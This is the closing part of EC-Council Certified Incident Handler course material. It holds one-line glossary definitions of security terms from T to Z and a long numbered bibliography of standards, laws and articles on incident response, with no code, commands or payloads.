- **Technical Threat Intelligence:** Technical threat intelligence provides information about the resources an attacker uses to perform an attack; this includes command and control channels, tools, and other items.
- **Threat Modeling:** Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all information that affects it.
- **Threat Hunting:** Threat hunting is a proactive and iterative approach to searching networks, devices, endpoints, and datasets to identify and isolate cyber threats that have entered a network by evading current security systems.
- **Third-party Monitoring Services:** Third-party monitoring services, such as fraud detection systems, notify an organization if any of the IP addresses or domain names belonging to the organization are misused to attack other organizations.
- **Tangible Cost:** This refers to an organization's direct expenditure due to an incident.
- **The Golden Hour of Incident Response:** The Golden Hour is referred to as the first 60 minutes (not restricted to) immediately after the occurrence of any security incident.
- **Threat Researchers:** Threat researchers supplement security analysts by researching threat intelligence data.
- **Technical Security Controls:** Technical security controls are used for restricting access to devices in an organization to protect the integrity of sensitive data.
- **Tax Identity Theft:** This type of identity theft occurs when perpetrators steal the victim's Social Security number to file fraudulent tax returns and obtain fraudulent tax refunds.
- **TCP Intercept:** TCP intercept is a traffic-filtering feature in routers to protect TCP servers from TCP SYN-flooding attacks, a type of DoS attack.
- **Tailgating:** Insiders gain access to confidential and restricted areas of the organization by resorting to tailgating.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## U

- **Unintentional Threats:** Unintentional threats exist because of the potential for unintentional errors occurring within the organization.
- **Unstructured External Threats:** Unstructured external threats are implemented by unskilled/aspiring attackers, popularly known as "script kiddies" to access networks.
- **Unpatched Firmware:** Unpatched firmware may lead to vulnerabilities, through which an attacker can easily enter a corporate network and steal critical information or damage critical resources.
- **Unpatched Applications:** Unpatched application vulnerabilities allow attackers to inject and run malicious code by exploiting known software bugs.
- **Unauthorized Access Incidents:** A condition where a person gains unauthorized access to the system and network resources.
- **URL Encoding:** URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP.

## V

- **Vulnerability Analysis:** Vulnerability assessment is the examination of the ability of a system or application, including its current security procedures and controls, to withstand an assault.
- **Vulnerability Assessment:** A vulnerability assessment is an in-depth examination of the ability of a system or application, including the current security procedures and controls, to withstand exploitation.
- **Virtualization Technology:** The virtualization technology in the cloud enables the rapid scaling of resources in a way that cannot be achieved by non-virtualized environments.

## W

- **White Hats:** White hats or penetration testers use their hacking skills for defensive purposes.
- **Weaponization:** Create a deliverable malicious payload using an exploit and a backdoor.
- **Whaling:** A whaling attack is a type of phishing attack that targets high-profile executives such as CEO, CFO, politicians, and celebrities possessing complete access to confidential and highly valuable information.
- **Wavelet-based Signal Analysis:** The wavelet analysis technique analyzes network traffic in terms of spectral components.
- **Web Content Filtering:** Web content filtering helps incident responders to filter web applications used by attackers to host malware or launch phishing and spam campaigns.

## X

- **XMAS Scan:** Attackers use the TCP XMAS scan to determine if the ports on a target machine are closed using RST packets.
- **XSS Attacks:** In XSS attacks, attackers exploit the vulnerabilities of web applications by injecting malicious script such as JavaScript, HTML, or CSS markup in the web application code.

## Z

- **Zero-day Vulnerabilities:** Zero-day vulnerabilities are unknown vulnerabilities in software/hardware that are exposed, but not yet patched.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# References

## Module 01: Introduction to Incident Handling and Response

1. Vangie Beal, (2021), Insider Attack, from https://www.webopedia.com/definitions/insider-attack.
2. Joe Jenkins, (2000), Internet Security and Your Business - Knowing the Risks, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=22da83c8-8a6a-4fa9-aa58-5d5b4925f625&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.
3. (2006), Critical Infrastructure - Threats and Terrorism, from https://irp.fas.org/threat/terrorism/sup2.pdf.
4. (2015), Damage control: The Cost of Security Breaches its Security Risks Special Report Series, from https://media.kaspersky.com/pdf/it-risks-survey-report-cost-of-security-breaches.pdf.
5. Cyber Security for Business: Impact of Cyber Attack on your Business, from https://www.nibusinessinfo.co.uk/content/impact-cyber-attack-your-business.
6. (2015), How Data Breaches Can Affect Brand and Reputation, from https://blog.vitrium.com/document-security-protection-drm-blog/how-data-breaches-can-affect-brand-and-reputation.
7. Computer Forensics and Incident Response Essentials, from https://media.wiley.com/product_data/excerpt/67/07645263/0764526367.pdf.
8. Adam Abresch, (2017), Incident Response Plan: Detection, from http://blog.sbbinsure.com/cyber-risk-blog/incident-response-plan-detection.
9. (2016), Incident Handling Management, from https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/2016-resources/incident_handling_management-handbook.
10. (2008), Incident Response Management Overview, from https://sc.edu/about/offices_and_divisions/division_of_information_technology/security/docs/irmanagement.pdf.
11. (2011), Good Practice Guide for Incident Management, from http://www.ifap.ru/pr/2011/n110121a.pdf.
12. Wesley Chai, Kevin Beaver, and Linda Rosencrance, Incident Response, from https://www.techtarget.com/searchsecurity/definition/incident-response.
13. Ramesh Warrier, (2014), 5 Advantages of an Incident Readiness Program, from https://www.ebrp.net/5-advantages-of-an-incident-readiness-program.
14. (2017), How Your Company Benefits from an Incident Management System, from https://www.entry.com/how-your-company-benefits-from-an-incident-management-system.
15. Brad Garland, (2016), 5 Benefits of Having a Proactive Incident Response Plan, from https://www.valasecure.com/blog/5-benefits-of-having-a-proactive-incident-response-plan.
16. Thomas R. Peltier, Justin Peltier, and John A. Blackley, (2003), Managing A Network Vulnerability Assessment, from https://www.taylorfrancis.com/books/mono/10.1201/9780203503041/managing-network-vulnerability-assessment-thomas-peltier-justin-peltier-john-blackley.
17. (2011), What is a Vulnerability Assessment, from http://resecure.me/pdf/17542.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Linda Rosencrance, (2021), Risk Analysis, from https://www.techtarget.com/searchsecurity/definition/risk-analysis.

40. Introduction to Risk Analysis, from http://www.security-risk-analysis.com/introduction.htm.

41. Gary Stoneburner, Alice Oguen, and Alexis Feringa, (2002), Risk Management Guide for Information Technology Systems, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30.pdf.

42. (2012), Guide for Conducting Risk Assessments, from https://www.documentcloud.org/documents/4064145-nistspecialpublication800-30r1.html.

43. (2021), Analyze and Evaluate the Impact of Risks, from https://www.business.qld.gov.au/running-business/protecting-business/risk-management/preparing-plan/analyse.

44. Laura Lynn Ray, (2017), Incident Response Plan Training Classes Prepare Staff for a Dangerous Situation, from https://www.linkedin.com/pulse/incident-response-plan-training-classes-prepare-staff-laura-lynn-ray.

45. Incident Response Plan, from https://www.doa.la.gov/OTS/InformationSecurity/ISP-IncidentResponsePlan-v.1.0-Clean.pdf.

46. Emily J. Stebbins Wheelock and Al Turgeon, (2018), Guide to Risk Assessment and Response, from https://www.uvm.edu/sites/default/files/UVM-Risk-Management-and-Safety/Guide_to_Risk_Opportunity_Assessment_Response.pdf.

47. Jim Meyer, (2013), Risk Assessment and Incident Response, from https://coordinatedresponse.com/risk-assessment-and-incident-response.

48. (2014), Reporting Risk, from https://www.accaglobal.com/content/dam/acca/global/PDF-technical/financial-reporting/pol-afb-rr.pdf.

49. (2021), Treating Risks, from https://www.business.qld.gov.au/starting-business/protect-business/managing-risk/treating.

50. Risk Treatment, https://www.enisa.europa.eu/topics/threat-risk-management/risk-management/current-risk/risk-management-inventory/rm-process/risk-treatment.

51. Stephen Watts, (2020), IT Security Vulnerability vs Threat vs Risk: What's the Difference?, from https://www.bmc.com/blogs/security-vulnerability-vs-threat-vs-risk-whats-difference.

52. (2017), 7 Tips to Reduce Risks of Data Breaches, from https://www.helpnetsecurity.com/2017/11/02/reduce-security-risk.

53. (2021), Review and update your risk management plan, from https://www.business.qld.gov.au/running-business/protecting-business/risk-management/preparing-plan/review-update.

54. Risk Management Process, from https://pm4id.org/chapter/11-2-risk-management-process.

55. (2022), NIST Risk Management Framework, from https://csrc.nist.gov/Projects/risk-management.

56. Julia Kisielius, (2017), Incident Response Orchestration: What Is It and How Can It Help?, from https://cybersecurity.att.com/blogs/security-essentials/incident-response-orchestration-what-is-it-and-how-can-it-help.

57. Allen Rogers, (2017), What is Incident Response Orchestration?, from https://securityintelligence.com/what-is-incident-response-orchestration.

58. Incident Response Orchestration, from https://www.opsgenie.com/incident-response-orchestration.

59. Tom Brennan, Top 10 Considerations for Incident Response, from https://owasp.org/www-pdf-archive/IR_Top_10_Considerations_-_Slides-v2.pdf.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Marcelo Silva, (2012), Vulnerability Assessment, from https://www.slideshare.net/CelloLtd/info-security-vulnerability-assessment.

19. Kevin Beaver, Know Your Network Infrastructure Vulnerabilities to Avoid Hacks, from https://www.dummies.com/programming/networking/know-your-network-infrastructure-vulnerabilities-to-avoid-hacks.

20. Patrick Mallory, (2021), Cyber Threat Analysis, from https://resources.infosecinstitute.com/topic/cyber-threat-analysis/#gref.

21. What is Cyber Threat Analysis?, from https://www.quora.com/What-is-cyber-threat-analysis.

22. Nick Lewis, (2011), How to Implement an Enterprise Threat Assessment Methodology, from https://searchsecurity.techtarget.com/tip/How-to-implement-an-enterprise-threat-assessment-methodology.

23. Charles P. Pfleeger, Jonathan Margulies, and Shari Lawrence Pfleeger, (2015), Introduction to Security in Computing, 5th Edition, from http://www.informit.com/articles/article.aspx?p=2301451&seqNum=2.

24. Victoria Drake, Threat Risk Modeling, from https://owasp.org/www-community/Threat_Modeling.

25. S Vidalis and A Blyth, (2002), Understanding and Developing a Threat Assessment Model, from https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.98.6557&rep=rep1&type=pdf.

26. (2019), Cyber Threat Intelligence, from https://en.wikipedia.org/wiki/Cyber_threat_intelligence.

27. Robert M. Lee, (2014), Cyber Threat Intelligence, from https://www.tripwire.com/state-of-security/security-data-protection/cyber-threat-intelligence.

28. (2017), Cyber Threat Intelligence - Moving Cyber Security to the Heart of our Business, from https://cdn2.hubspot.net/hubfs/407136/PDFs/KPMG/KPMG_CyberThreatIntelligence_brochure.pdf.

29. (2014), Threat Intelligence: What Is IT, and How Can it Protect You from Today's Advanced Cyber Attacks, from https://www.gartner.com/imagesrv/media-products/pdf/webroot/issue1_webroot.pdf.

30. Zane Pokorny, (2019), What Is Threat Intelligence? Definition and Examples, from https://www.recordedfuture.com/threat-intelligence-definition.

31. Wang Wei, (2015), What is Threat Intelligence and How It Helps to Identify Security Threats, from https://thehackernews.com/2015/11/what-is-cyber-threat-intelligence.html.

32. (2014), CANSO Cyber Security and Risk Assessment Guide, from https://www.canso.org/sites/default/files/CANSO%20Cyber%20Security%20and%20Risk%20Assessment%20Guide.pdf.

33. Steve King, (2016), Cyber Threat Intelligence: Context is King, from https://www.netswitch.net/cyberthreat-intelligence-context-is-king.

34. (2017), Threat Intelligence Sharing Challenges: Understand the Context of Cyber Events, from https://www.helpnetsecurity.com/2017/04/07/threat-intelligence-sharing-challenges.

35. Niranjan Mayya, (2016), Contextualization in Security Analytics, from https://www.linkedin.com/pulse/contextualization-security-analytics-niranjan-mayya.

36. (2021), Contextualization, from https://en.wikipedia.org/wiki/Contextualization_(computer_science).

37. David LeBlanc, Kevin Lam, and Ben Smith, (2004), Assessing Network Security, from https://www.oreilly.com/library/view/assessing-network-security/0735620334.

38. Risk Assessment A Brief Guide to Controlling Risks in the Workplace, from https://www.hse.gov.uk/simple-health-safety/risk/index.htm.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

60. (2010), Good Practice Guide for Incident Management, from https://www.enisa.europa.eu/publications/good-practice-guide-for-incident-management.

61. ISO/IEC 27000 Family - Information Security Management Systems, from https://www.iso.org/isoiec-27001-information-security.html.

62. (2013), ISO/IEC 27001:2013, from https://www.iso.org/standard/54534.html.

63. (2022), ISO/IEC 27002:2022, from https://www.iso.org/standard/75652.html.

64. (2016), ISO/IEC 27035-1:2016, from https://www.iso.org/standard/60803.html.

65. (2016), ISO/IEC 27035-2:2016, from https://www.iso.org/standard/62071.html.

66. Payment Card Industry Data Security Standard (PCI DSS), from https://www.pcisecuritystandards.org.

67. (2006), Federal Information Processing Standards (FIPS) 200, from https://csrc.nist.gov/publications/detail/fips/200/final.

68. (2018), NIST Special Publication 800-series General Information, from https://www.nist.gov/itl/publications-0/nist-special-publication-800-series-general-information.

69. (2018), NIST Special Publication 800-series, from https://csrc.nist.gov/publications/sp800.

70. (2004), Cyber Security Definitions, from https://www.nerc.com/pa/Stand/Cyber%20Security%20Permanent/Draft_Version_1_Cyber_Security_Standard_1300_091504.pdf.

71. Chip Moore, (2015), NERC CIP Overview, from http://caper-usa.com/wp-content/uploads/2017/04/CIP-Overview.pdf.

72. Rahul Awati and Ben Cole, (2012), NERC CIP (Critical Infrastructure Protection), from https://www.techtarget.com/searchsecurity/definition/North-American-Electric-Reliability-Corporation-Critical-Infrastructure-Protection-NERC-CIP.

73. Barbara Y. Fraser, (1997), RFC 2196, from https://www.rfc-editor.org/rfc/rfc2196.

74. (2021), Site Security Handbook, from https://en.wikipedia.org/wiki/Site_Security_Handbook.

75. (2022), CSIRT (RFC), from https://www.csirt.org/rfc_csirt/index.html.

76. CIS controls, from https://learn.cisecurity.org/CIS-Controls-v7.1.

77. CIS Controls, from https://www.cisecurity.org/controls.

78. (2022), COBIT, from https://en.wikipedia.org/wiki/COBIT.

79. Sarah K. White, (2019), What is COBIT? A framework for alignment and governance, from https://www.cio.com/article/228151/what-is-cobit-a-framework-for-alignment-and-governance.html .

80. (2018), Updated NIST Guide is a How-To for Dealing with Computer Security Incidents, from https://www.nist.gov/news-events/news/2012/08/updated-nist-guide-how-dealing-computer-security-incidents.

81. Silvia Bitchkei, (2018), Incident Response Planning in a Nutshell, from https://hitachi-systems-security.com/data-breach-notification-laws-canada-u-s-europe-4-5.

82. (2022), Sarbanes Oxley Act (SOX), from https://sarbanes-oxley-101.com.

83. Health Information Privacy, from https://www.hhs.gov/hipaa/index.html.

84. (2022), Federal Information Security Management Act (FISMA), from https://csrc.nist.gov/projects/risk-management/fisma-background.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

85. Gramm-Leach-Bliley Act (GLBA), from https://www.ftc.gov/business-guidance/privacy-security/gramm-leach-bliley-act.

86. (2018), Data Protection Act 2018, from https://www.legislation.gov.uk/ukpga/2018/12/contents/enacted.

87. General Data Protection Regulation (GDPR), from https://gdpr-info.eu.

88. The Digital Millennium Copyright Act (DMCA), from https://www.copyright.gov/dmca.

89. Section 107 of the Copyright Law mentions the doctrine of “fair use”, from https://www.copyright.gov/fair-use.

90. Online Copyright Infringement Liability Limitation Act, from https://www.copyright.gov.

91. The Lanham (Trademark) Act (15 USC §§ 1051 - 1127), from https://www.uspto.gov/sites/default/files/trademarks/law/Trademark_Statutes.pdf.

92. (2011), The Electronic Communications Privacy Act, from https://irp.fas.org/congress/2011_hr/ecpa.pdf.

93. Foreign Intelligence Surveillance Act, from https://irp.fas.org/agency/doj/fisa/index.html.

94. (2007), Protect America Act of 2007, from https://www.justice.gov/archive/ll/docs/text-of-paa.pdf.

95. (2021), Privacy Act of 1974, from https://www.justice.gov.

96. National Information Infrastructure Protection Act of 1996, from https://www.blueangels.navy.mil/assets/docs/privacy/niipa.pdf.

97. Computer Security Act of 1987, from https://csrc.nist.gov/csrc/media/projects/ispab/documents/csa_87.txt.

98. Freedom of Information Act (FOIA), from https://www.foia.gov.

99. Computer Fraud and Abuse Act, from https://www.energy.gov/sites/prod/files/cioprod/documents/ComputerFraud-AbuseAct.pdf.

100. Federal Identity Theft and Assumption Deterrence Act, from https://www.ftc.gov.

101. The Trade Marks Act 1995, from https://www.legislation.gov.au/Details/C2017C00046.

102. The Patents Act 1990, from https://www.legislation.gov.au/Details/C2021C00062.

103. The Copyright Act 1968, from https://www.legislation.gov.au/Details/C2017C00180.

104. Cybercrime Act 2001, from https://rm.coe.int/cybercrime-act-2001/16808e70b4.

105. The Copyright, Etc. and Trademarks (Offenses and Enforcement) Act 2002, from https://www.legislation.gov.uk/ukpga/2002/25/contents.

106. Trademarks Act 1994 (TMA), from https://www.legislation.gov.uk/ukpga/1994/26/contents.

107. Regulation of Investigatory Powers Act 2000, from https://www.legislation.gov.uk/ukpga/2000/23/contents.

108. Police and Justice Act 2006, from https://www.legislation.gov.uk/ukpga/2006/48/contents.

109. Criminal Justice Act 2008, from https://www.legislation.gov.uk/ukpga/2008/4/contents.

110. Financial Services Act 2012, from https://www.legislation.gov.uk/ukpga/2012/21/contents.

111. Protection of Children Act 1978, from https://www.legislation.gov.uk/ukpga/1978/37.

112. Copyright Law of People’s Republic of China (Amendments on October 27, 2001), from http://www.asianlii.org/cn/legis/cen/laws/cloproc372.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

113. (2001), Trademark Law of the People's Republic of China (Amendments on October 27, 2001), from http://www.asianlii.org/cn/legis/cen/laws/tlotproc2ae526.

114. The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957, from https://ipindia.gov.in/acts-rules-tm.htm.

115. (2022), Information Technology Act, from https://dot.gov.in/information-technology-act-2000.

116. (2006), Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage, from https://www.cybercrimelaw.net/Germany.html.

117. Penal Code Article 615 ter, from https://www.cybercrimelaw.net/Italy.html.

118. The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000), from http://www.iip.or.jp.

119. (2022), Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1, from https://laws-lois.justice.gc.ca.

120. (2022), Computer Misuse Act, from https://sso.agc.gov.sg//Act/CMA1993.

121. Trademarks Act 194 of 1993, from https://www.gov.za/documents/trade-marks-act.

122. Copyright Act of 1978, from https://www.gov.za/sites/default/files/gcis_document/201504/act-98-1978.pdf.

123. Copyright Law Act No. 3916, from https://www.copyright.or.kr.

124. (2009), Industrial Design Protection Act, from https://www.kipo.go.kr/upload/en/download/DesignAct.pdf.

125. Copyright Law, 30/06/1994, from https://www.wipo.int.

126. Computer Hacking, from http://www.cybercrimelaw.net.

127. (2021), Article 139 of the Basic Law, from https://www.basiclaw.gov.hk/en/basiclaw/chapter6.html.

128. Identifying Threat Actors, from https://blogs.getcertifiedgetahead.com/identifying-threat-actors.

129. Insider Threats in Cyber Security: What can Employers Do to Protect Themselves?, from https://www.virtru.com/blog/insider-threats-in-cyber-security.

130. What Is Shadow IT? 5 Risks of Shadow IT and How to Avoid Them, from https://kmicro.com/what-is-shadow-it.

131. Michael Morrison, (2020), Security Threats Associated with Shadow IT, from https://www.helpnetsecurity.com/2020/05/18/security-shadow-it.

132. What is Cyber Espionage?, from https://www.vmware.com/topics/glossary/content/cyber-espionage.

133. Phil Neray, (2017), Industrial Espionage is a Major Threat to the Manufacturing Sector, from https://iiot-world.com/ics-security/cybersecurity/industrial-espionage-is-a-major-threat-to-the-manufacturing-sector.

134. The Nation State Actor Cyber Threats, Methods and Motivations, from https://www.baesystems.com/en/cybersecurity/feature/the-nation-state-actor.

135. (2013), Organized Crime Hackers Are The True Threat To American Infrastructure, from https://www.businessinsider.in/defense/infosec/organized-crime-hackers-are-the-true-threat-to-american-infrastructure/articleshow/21039745.cms.

136. Threat Actor Types and Attributes Flash Cards, from https://www.cyber-recon.com/threat-actor-types-and-attributes-flash-cards.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

137. Kelson Lawrence and Kailin Acheson, (2013), Network Security Part 1: Attacks, from http://blog.boson.com/bid/88333/Network-Security-Part-1-Attacks.

138. Different Classes of Network Attacks and How to Defend Them, from http://www.omnisecu.com/ccna-security/different-classes-of-network-attacks-and-how-to-defend-them.php.

139. Common Types of Network Attacks, from https://www.vskills.in/certification/tutorial/wimax-4g-2/network-attacks.

140. Reuven Harrison, (2022), Nasty Configuration Mistakes: How to Avoid Them and How to Recover, from https://www.tufin.com/blog/tufin-firewall-expert-tip-5-nasty-configuration-mistakes-how-to-avoid-them-and-how-to-recover.

141. Abi Tyas Tunggal, (2022), What is an Open Port? | Definition & Free Checking Tools for 2022, from https://www.upguard.com/blog/open-port.

142. Morgana Siggins, (2020), Why You Need To Avoid Using Insecure Communication Protocols, from https://www.dpstele.com/blog/avoid-using-insecure-protocols.php.

143. Memory Leak, from https://owasp.org/www-community/vulnerabilities/Memory_leak#:~:text=Most%20memory%20leaks%20result%20in,low%20memory%20condition%20%5B1%5D.

144. How can Hackers Take Advantage of Memory Leaks?, from https://www.quora.com/How-can-hackers-take-advantage-of-memory-leaks.

145. (2022), Resource Exhaustion Attack, from https://en.wikipedia.org/wiki/Resource_exhaustion_attack.

146. (2022), Integer Overflow, from https://en.wikipedia.org/wiki/Integer_overflow.

147. Tomasz Andrzej Nidecki, (2020), What Is Integer Overflow, from https://www.acunetix.com/blog/web-security-zone/what-is-integer-overflow.

148. Zbigniew Banach, (2020), Integer Overflow Errors, from https://www.netsparker.com/blog/web-security/integer-overflow-errors.

149. (2022), Null Pointer, from https://en.wikipedia.org/wiki/Null_pointer.

150. (2022), CWE-476: NULL Pointer Dereference, from https://cwe.mitre.org/data/definitions/476.html.

151. DLL Injection, from https://encyclopedia.kaspersky.com/glossary/dll-injection.

152. DLL Injection, from https://www.oreilly.com/library/view/cybersecurity-attack/9781788475297/0025afa3-724c-4009-baf3-ab62a3571b10.xhtml.

153. The Cyber Kill Chain, from https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html.

154. Understanding Cyber Threat Intelligence Operations, from https://www.bankofengland.co.uk/-/media/boe/files/financial-stability/financial-sector-continuity/understanding-cyber-threat-intelligence-operations.pdf?la=en&hash=4B42B0382D1D33402689478433E2E1E0FFA93055.

155. Enterprise Matrix, from https://attack.mitre.org/matrices/enterprise.

156. A Knowledge Graph of Cybersecurity Countermeasures, from https://d3fend.mitre.org.

157. What Is the Mitre D3fend Framework?, from https://www.blackberry.com/us/en/solutions/endpoint-security/mitre-attack/mitre-defend.

158. RE&CT, from https://atc-project.github.io/atc-react.

159. Tactics, Techniques, and Procedures, from https://azeria-labs.com/tactics-techniques-and-procedures-ttps.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

160. Jonathan Couch and Matt Hartley, Definitive Guide to Cyber Threat Intelligence, from https://cryptome.org/2015/09/cti-guide.pdf.

161. Josh Ray, (2015), Understanding the Threat Landscape: Indicators of Compromise (IOCs), from http://www.circleid.com/posts/20150625_understanding_the_threat_landscape_indicators_of_compromise_iocs.

162. Steve Miller, (2018), What is Strategic Threat Intelligence?, from https://www.anomali.com/blog/what-is-strategic-threat-intelligence.

163. What is Cyber Threat Intelligence?, from https://www.cisecurity.org/what-is-cyber-threat-intelligence.

164. Adam Meyer, (2017), CISO Perspective: How Operational Cyber Threat Intelligence Fits Into Security Programs, from https://www.securityweek.com/ciso-perspective-how-operational-cyber-threat-intelligence-fits-security-programs.

165. Operational Cyber Intelligence, from http://www.israeldefense.co.il/en/content/objective-operational-cyber-intelligence.

166. Josh Campbell, What is Structured Threat Hunting?, from https://cyborgsecurity.medium.com/what-is-structured-threat-hunting-d85b6b4b8d14.

167. From Network Security to Secure Networks, from https://awakesecurity.com/glossary/threat-hunting.

168. (2019), What Is Threat Hunting?, from https://www.youtube.com/watch?v=mnadbljrPEs.

169. (2020), How to Cyber Threat Hunt, from https://www.youtube.com/watch?v=CVRvx5YjEls.

170. What Is Cyber Threat Hunting?, from https://www.mcafee.com/enterprise/en-in/security-awareness/operations/what-is-cyber-threat-hunting.html#5-steps.

171. Rick Delgado, (2017), Cyber Threat Hunting: Why Businesses Should Take the Time to Get it Right, from https://www.automation.com/en-us/articles/2017/cyber-threat-hunting-why-businesses-should-take-th.

172. CS406: Information Security, from https://learn.saylor.org/mod/book/view.php?id=29706&chapterid=5344.

173. Sagar Joshi, (2021), Incident Response: How to Make Cyber Incidents Less Chaotic, from https://www.g2.com/articles/incident-response.

174. (2021), Common Signs of a Cyber-Attack, from https://www.moh.gov.sg/licensing-and-regulation/cybersecurity-for-healthcare-providers/common-signs-of-a-cyber-attack.

175. Linda Rosencrance, (2019), 10 Types of Security Incidents and How to Handle Them, from https://www.techtarget.com/searchsecurity/feature/10-types-of-security-incidents-and-how-to-handle-them.

176. Dr. Brian Carrier, (2019), How to Use OODA Loop in Your Incident Response Process in 2020, from https://www.cybertriage.com/blog/training/how-to-use-ooda-loop-in-your-incident-response-process.

177. Putting the OODA Loop into your Incident Response Process, from https://cybersecurity.att.com/resource-center/infographics/putting-the-ooda-loop-into-your-incident-response-process.

178. James Fritz, (2019), Incident Response Methodology: The OODA Loop Explained, from https://cybersecurity.att.com/blogs/security-essentials/incident-response-methodology-the-ooda-loop.

179. Gilad David Mayaan, (2019), How to Reduce Incident Response Times with Security Orchestration, from https://www.ryadel.com/en/reduce-incident-response-times-security-orchestration.

180. Tom Brennan, Top 10 Considerations For Incident Response, from https://www.owasp.org/images/b/bd/IR_Top_10_Considerations_-_Slides-v2.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

181. (2022), ISO/IEC 27001:2022, from https://www.iso.org/standard/82875.html.

182. ISO/IEC 27002:2022(en) Information Security, Cybersecurity and Privacy Protection — Information Security Controls, from https://www.iso.org/obp/ui/#iso:std:iso-iec:27002:ed-3:v2:en:sec:B.

183. ISO/IEC 27037:2012, from https://www.iso.org/standard/44381.html.

184. (2020), ISO 27037 - Digital Forensics & Digital Evidence, from https://www.youtube.com/watch?v=6jYydDOQf8c&t=2s.

185. ISO/IEC 27041:2015, from https://www.iso.org/standard/44405.html.

186. ISO/IEC 27043:2015, from https://www.iso.org/standard/44407.html.

187. (2021), ISO/IEC 27050, from https://www.solutions-inc.co.uk/iso-iec-27050.

188. ISO/IEC 27050-1:2019, from https://www.iso.org/standard/78647.html.

189. ISO 22320:2018, from https://www.iso.org/standard/67851.html.

190. ISO 22320:2018(en) Security and Resilience — Emergency Management — Guidelines for Incident Management, from https://www.iso.org/obp/ui/#iso:std:iso:22320:ed-2:v1:en.

191. (2020), ISO 22320, from https://en.wikipedia.org/wiki/ISO_22320.

192. Incident Response, from https://ithandbook.ffiec.gov/it-booklets/information-security/iii-security-operations/iiid-incident-response.aspx.

193. Surkay Baykara, (2020), PCI DSS Requirement 12 Explained, from https://www.pcidssguide.com/pci-dss-requirement-12.

194. Maya G, (2021), Incident Management Process Template, from https://www.itil-docs.com/en-in/blogs/incident-management/incident-management-process.

195. Cameron Young, (2020), Incident Response Models, from https://www.isaca.org/resources/isaca-journal/issues/2020/volume-4/incident-response-models.

196. Graciela Braga, (2020), COBIT 2019 and the IIA 2019 Guiding Principles of Corporate Governance: Two Frameworks, Many Similarities, from https://www.isaca.org/resources/news-and-trends/industry-news/2020/cobit-2019-and-the-iia-2019-guiding-principles-of-corporate-governance.

197. CIS Critical Security Controls Version 8, from https://www.cisecurity.org/controls/v8.

198. Silvia Bitchkei, (2018), Data Breach Notification Laws: Canada, U.S. & Europe, from https://www.hitachi-systems-security.com/blog/data-breach-notification-laws.

199. ChatGPT, https://chat.openai.com/chat

200. Natalie, (2023), What is ChatGPT?, from https://help.openai.com/en/articles/6783457-what-is-chatgpt

201. Anil Rachamalla, (2023), Chat GPT in Security, from https://www.endnowfoundation.org/chatgpt-in-security/.

202. (2023), LogPoint Enhances SOAR Platform with ChatGPT Integration for Smarter Incident Response, from https://quadrant-solutions.com/blogs/logpoint-enhances-soar-platform-with-chatgpt-integration-for-smarter-incident-response/.

203. Arun KL, (2023), Understanding the Importance of ChatGPT in Cyber Security, from https://thesecmaster.com/understanding-the-importance-of-chatgpt-in-cyber-security/#How_Could_ChatGPT_be_Useful_in_Incident_Management.

204. Lhyton Watt, (2023), How to Use ChatGPT for Cyber Security, from https://www.c-sharpcorner.com/blogs/how-to-use-chat-gpt-for-cyber-security.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Module 02: Incident Handling and Response Process

205. Christopher Budd, (2008), Why Create a Security Incident Response Process, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc512623(v=technet.10).

206. (2014), Responding to IT Security Incidents, from https://docs.microsoft.com/en-us/previous-versions/tn-archive/cc875825(v=technet.10).

207. Paul Cichonski, Tom Millar, Tim Grance, and Karen Scarfone, (2012), Computer Security Incident Handling Guide, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf.

208. Michelle Drolet, (2018), 6 Steps for Building a Robust Incident Response Plan, from https://www.csoonline.com/article/3203705/what-is-incident-response-and-how-to-build-an-ir-plan.html.

209. Kelly McCracken, (2018), 10 Steps to Develop an Incident Response Plan You'll Actually Use, from https://engineering.salesforce.com/10-steps-to-develop-an-incident-response-plan-youll-actually-use-6cc49d9bf94c.

210. Graeme Messina, (2018), How to Develop an Incident Response Plan in 9 Simple Steps, from https://resources.infosecinstitute.com/develop-incident-response-plan-9-simple-steps/#gref.

211. UITSEC CSIRT, from https://www.uitsec.com/wp-content/uploads/2017/03/organization-cs%C4%B1rt-708x1024.jpg.

212. (2004), Incident Management Checklist, from http://www.continuitycentral.com/feature0155.htm.

213. IIJ CSIRT Advisory Solution, from https://www.iij.ad.jp/en/biz/csirt.

214. Customized Setup for Dedicated Cyber Investigation, from http://www.forensicsware.com/lab-setup.html.

